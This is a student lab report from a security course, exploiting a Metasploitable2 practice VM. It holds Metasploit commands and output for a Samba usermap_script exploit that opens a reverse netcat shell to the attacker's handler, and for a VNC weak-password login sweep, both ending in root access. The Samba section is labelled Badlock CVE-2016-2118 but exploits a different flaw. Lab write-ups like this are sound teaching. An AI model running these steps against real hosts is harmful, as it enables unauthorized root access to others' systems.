

Jonathan Keith Azcona
Professor Ibrahim
INFSCI 1670 Security Mgmt & Cmp Forensics
Spring Semester 2022
28 February 2022

Project – Vulnerabilities Research

The IP of the metasploitable2 machine is **11.11.0.15**

Vulnerability 1: SAMBA Badlock Vulnerability CVE: CVE-2016-2118


Research:

This vulnerability is referred to as Badlock which was found in the Security Account Manager Remote Protocol, also known as MS-SAMR, and the Local Security Authority (Domain Policy) Remote Protocol (MS-LSAD). It allows a man-in-the-middle attacker to impersonate the authenticated user against the SAMR or LSA service on the server and as a result, the attacker would be able to get read/write privileges to the Security Account Manager database, and use this to reveal all passwords or any potentially sensitive information in that database. The port affected is ports 139 and 445 and the severity of the vulnerability is high.

Step-byStep:


I first logged into my kali machine and used the nmap command “nmap 11.11.0.1/24” to find all hosts that are up. I found multiple and a large host with the IP address of “11.11.0.15” with many ports left open and the protocols with them. Next, I typed in the command line “systemctl start nessusd.service” and opened up my web browser. At the web browser, I went into my browser preferences, clicked on the tab of “Privacy & Security” and selected the checkbox of “Delete cookies and site data when Firefox is closed”. I then clicked on “Clear Data” and clicked clear now. I then closed out of the web browser and typed in the address bar “https://localhost :8834” and clicked on advanced then accepted and continued. Next, I clicked on sign in. Once signed on, I clicked on the “Create a new scan” link then “Basic Network Scan”. After that, I edited the settings for the new scan under the name of “myScan” with the target set at 11.11.0.1/25” in figure 1 and saved it.

Figure 1



I then clicked on the newly created scan and clicked launched giving me the screenshot below.

Figure 2: Nessus



I then decided to exploit the Samba program. To do so, I went into my machine without connection to the metasploitable machine and typed in the command “msfconsole” as shown in figure 3.

Figure 3: Msfconsole framework

```
root@kali: ~
(root@kali)-[~]
# msfconsole

# cowsay++
-----
metasploit >
-----

      \  (oo)____
        (__)____)\
          ||--|| *

= [ metasploit v6.1.14-dev ]
-- --[ 2180 exploits - 1155 auxiliary - 399 post ]
-- --[ 592 payloads - 45 encoders - 10 nops ]
-- --[ 9 evasion ]

Metasploit tip: View a module's description using
info, or the enhanced version in your browser with
info -d

msf6 > search scanner/smb
```

I then typed in “search scanner/smb” in the command line and checked out the samba versions installed as shown in figure 4.

Figure 4

=====				
#	Name	Disclosure Date	Rank	Check
Description				
-	----	-----	----	-----
0	auxiliary/scanner/smb/impacket/dcomexec	2018-03-19	normal	No
DCOM Exec				
1	auxiliary/scanner/smb/impacket/secretsdump		normal	No
DCOM Exec				
2	auxiliary/scanner/smb/smb_ms17_010		normal	No
MS17-010 SMB RCE Detection				
3	auxiliary/scanner/smb/psexec_loggedin_users		normal	No
Microsoft Windows Authenticated Logged In Users Enumeration				
4	auxiliary/scanner/smb/smb_enumusers_domain		normal	No
SMB Domain User Enumeration				
5	auxiliary/scanner/smb/smb_enum_gpp		normal	No
SMB Group Policy Preference Saved Passwords Enumeration				
6	auxiliary/scanner/smb/smb_login		normal	No
SMB Login Check Scanner				
7	auxiliary/scanner/smb/smb_lookupsid		normal	No
SMB SID User Enumeration (LookupSid)				
8	auxiliary/scanner/smb/pipe_auditor		normal	No
SMB Session Pipe Auditor				
9	auxiliary/scanner/smb/pipe_dcerpc_auditor		normal	No
SMB Session Pipe DCERPC Auditor				

Next, I typed in “use auxiliary/scanner/smb/smb_version” and hit enter. After that, I typed in “set RHOSTS 11.11.0.15”. Next, I typed in “exploit” and the screenshot below gives me the output in figure 5.

Figure 5

```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 11.11.0.15
RHOSTS => 11.11.0.15
msf6 auxiliary(scanner/smb/smb_version) > exploit

[*] 11.11.0.15:445 - SMB Detected (versions:1) (preferred dialect:) (signature:optional)
[*] 11.11.0.15:445 - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 11.11.0.15: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

Next, I typed in “use exploit/multi/samba/usermap_script” followed by “set RHOST 11.11.0.15” and “exploit” giving me the output below in figure 6.

Figure 6

```
msf6 auxiliary(scanner/smb/smb_version) > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOST 11.11.0.15
RHOST => 11.11.0.15
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 13.13.7.214:4444
[*] Command shell session 1 opened (13.13.7.214:4444 -> 11.11.7.139:57040 ) at 2022-02-22 16:25:44 -0500

whoami
root
```

Vulnerability 2: VNC Server ‘password’ Password CVE: CVE-2019-17662

Research:


The VNC Server ‘password’ Password vulnerability is a vulnerability that the VNC server that runs on the remote host is secured with a weak password. It leads to a compromised VNC server and exists when authentication is turned on during the deployment of the VNC server. The password to log in is stored in cleartext in a file that can be read and be used by an

attacker. The risk factor for this vulnerability is critical and the port this service is located in is on port 5900.

Steps-by-Step:

I first went into my kali machine and into my Metasploit console using the command “msfconsole” and once in, I typed in “use auxiliary/scanner/vnc/vnc_none_auth” as shown in figure 1.

Figure 1



```
root@kali: ~  
.00000000.MMM.;MMMMMMMMMMMM;MMMM,00000000.  
c0000000.MMM.00c,MMMMM'o00.MMM,0000000c  
o000000.MMM.0000.MMM:0000.MMM,000000o  
l00000.MMM.0000.MMM:0000.MMM,00000l  
;0000'MMM.0000.MMM:0000.MMM;0000;  
.d00o'WM.0000occcx0000.MX'x00d.  
,kol'M.0000000000000.M'd0k,  
:kk;.0000000000000.;0k:  
;k000000000000000k:  
,x00000000000x,  
.l0000000l.  
,d0d,  
.  
  
=[ metasploit v6.1.14-dev  
+ -- --=[ 2180 exploits - 1155 auxiliary - 399 post  
+ -- --=[ 592 payloads - 45 encoders - 10 nops  
+ -- --=[ 9 evasion  
  
Metasploit tip: After running db_nmap, be sure to  
check out the result of hosts and services  
  
msf6 > use auxiliary/scanner/vnc/vnc_none_auth  
msf6 auxiliary(scanner/vnc/vnc_none_auth) >
```

Next, I had to set up RHOSTS options. I typed in “set RHOST 11.11.0.15” followed by “set THREADS 20” and typed in “run” in figure 2.

Figure 2

```
msf6 auxiliary(scanner/vnc/vnc_none_auth) > set RHOSTS 11.11.0.15
RHOSTS => 11.11.0.15
msf6 auxiliary(scanner/vnc/vnc_none_auth) > set THREADS 20
THREADS => 20
msf6 auxiliary(scanner/vnc/vnc_none_auth) > run

[+] 11.11.0.15:5900      - 11.11.0.15:5900 - VNC server protocol version: [3, 4].3
[*] 11.11.0.15:5900      - 11.11.0.15:5900 - VNC server security types supported: VNC
[*] 11.11.0.15:5900      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_none_auth) > █
```

I then searched for NSE scripts that we can use using the command “locate *vnc*.nse”. After that, I typed in “search type:auxiliary vnc” shown in figure 3.

Figure3

```
root@kali: ~
[*] exec: locate *vnc*.nse
/usr/share/nmap/scripts/realvnc-auth-bypass.nse
/usr/share/nmap/scripts/vnc-brute.nse
/usr/share/nmap/scripts/vnc-info.nse
/usr/share/nmap/scripts/vnc-title.nse
msf6 auxiliary(scanner/vnc/vnc_none_auth) > search type:auxiliary vnc

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  - - - - -                               - - - - -
0  auxiliary/scanner/vnc/ard_root_pw         normal         No     Apple Remote Desktop Root Vulnerability
1  auxiliary/server/capture/vnc              normal         No     Authentication Capture
2  auxiliary/admin/vnc/realvnc_41_bypass     2006-05-15     normal         No     RealVNC NULL Authentication Mode Bypass
3  auxiliary/scanner/http/thinvnc_traversal  2019-10-16     normal         No     ThinVNC Directory Traversal
4  auxiliary/scanner/vnc/vnc_none_auth       normal         No     VNC Authentication No
5  auxiliary/scanner/vnc/vnc_login           normal         No     VNC Authentication Scanner

Interact with a module by name or index. For example info 5, use 5 or use auxiliary/scanner/vnc/vnc_login
msf6 auxiliary(scanner/vnc/vnc_none_auth) > █
```

Once that was done, I then used “use auxiliary/scanner/vnc/vnc_login” then typed in “set RHOSTS 11.11.0.15” and “set THREADS 20” as displayed in figure 4. In figure 5, it shows the output with the command “run” showing that I was successfully able to log in with the password of password.

Figure 4

```
msf6 auxiliary(scanner/vnc/vnc_none_auth) > use auxiliary/scanner/vnc/vnc_login
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 11.11.0.15
RHOSTS => 11.11.0.15
msf6 auxiliary(scanner/vnc/vnc_login) > set THREADS 20
THREADS => 20
msf6 auxiliary(scanner/vnc/vnc_login) >
```


Figure 5

```
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 11.11.0.15:5900 - 11.11.0.15:5900 - Starting VNC login sweep
[!] 11.11.0.15:5900 - No active DB -- Credential data will not be saved!
[+] 11.11.0.15:5900 - 11.11.0.15:5900 - Login Successful: :password
[*] 11.11.0.15:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > |
```

With this password taken, I then went back into msfconsole and typed in the command “vncviewer 11.11.0.15::5900” and I went into the terminal of vncviewer by right-clicking the desktop and clicking on applications, then to Shells, and clicked on Bash. From there I typed in “whoami” and I have root access now as shown in figure 6. After I was able to access root privilege in the vnc viewer, I could change the password of the vnc server using “vncpasswd”.

Figure 6



Sources

<https://medium.com/hacker-toolbelt/metasploitable-2-iv-port-80-5b90a0a22cb6>

<https://www.tenable.com/plugins/nessus/90509>

<https://support.unitrends.com/hc/en-us/articles/360013266258-CVE-2016-2118-Samba-Badlock-vulnerability>

<https://resources.infosecinstitute.com/topic/hacking-and-gaining-access-to-linux-by-exploiting-samba-service/>

<https://nvd.nist.gov/vuln/detail/CVE-2019-17662>

<https://www.ceos3c.com/security/how-to-hack-vnc-with-metasploit/>

<https://www.tenable.com/plugins/nessus/61708>

<https://www.stuartellis.name/articles/vnc-on-linux/>